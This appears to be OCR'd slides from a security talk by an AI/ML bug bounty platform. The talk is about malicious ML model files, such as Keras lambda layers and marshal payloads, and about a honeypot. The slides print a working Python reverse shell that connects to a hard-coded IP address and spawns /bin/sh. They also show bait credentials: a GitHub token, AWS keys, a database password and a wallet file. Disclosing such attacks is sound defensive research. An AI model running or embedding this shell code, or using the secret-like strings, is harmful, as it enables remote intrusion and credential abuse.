
Warning: The `marshal` module is not intended to be secure against erroneous or maliciously constructed data. Never unmarshal data received from an untrusted or unauthenticated source.

- It’s very easy to inject lambda layers into an existing model.


- Because it’s Python code it has access to fun things like `os.system`, `exec`, `eval`, or `runpy._run_code`.

Tensorflow

- Multi-step workflow
- Can read & write arbitrary files



~100 Instances



```python
RHOST = "210.117.212.93"
RPORT = 4242

from sys import platform

if platform != 'win32':
    import threading
    import socket
    import pty
    import os

    def connect_and_spawn_shell():
        s = socket.socket()
        s.connect((RHOST, RPORT))
        [os.dup2(s.fileno(), fd) for fd in (0, 1, 2)]
        pty.spawn("/bin/sh")
```

LURING THE ATTACKERS


```
GITHUB_TOKEN=github_pat_11BFFKUKY0kd2y7Xo7HXBu_El9znt6Ms6uLGsVqwD4FllyTERcs8acV
AWS_SECRET_KEY_ID=AKIAI2TETBYWLYFE2UWA
AWS_SECRET_ACCESS_KEY=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
AWS_DEFAULT_REGION=us-west-2
"~/.bashrc" 122L, 3983C
```

```
gerard@lovedvash:~$ cat Projects/gerar_dashboard/.env
DB_HOST=11.15.102.101
DB_USER=gerar
DB_PASSWORD=LoveDvashOrWhat1337!
```

```
total 12
drwxrwxr-x 2 gerard gerard 4096 Feb 11 14:44 .
drwx------ 6 gerard gerard 4096 Feb 11 14:27 ..
-rw------- 1 gerard gerard 2780 Feb 11 14:27 default_wallet
gerard@lovedvash:~$
```

Then we waited

A few days passed...



The world's first bug bounty platform for AI/ML

huntr provides a single place for security researchers to submit vulnerabilities, to ensure the security and stability of AI/ML applications, including those powered by Open Source Software (OSS).

*by logging in you agree to our terms of service.

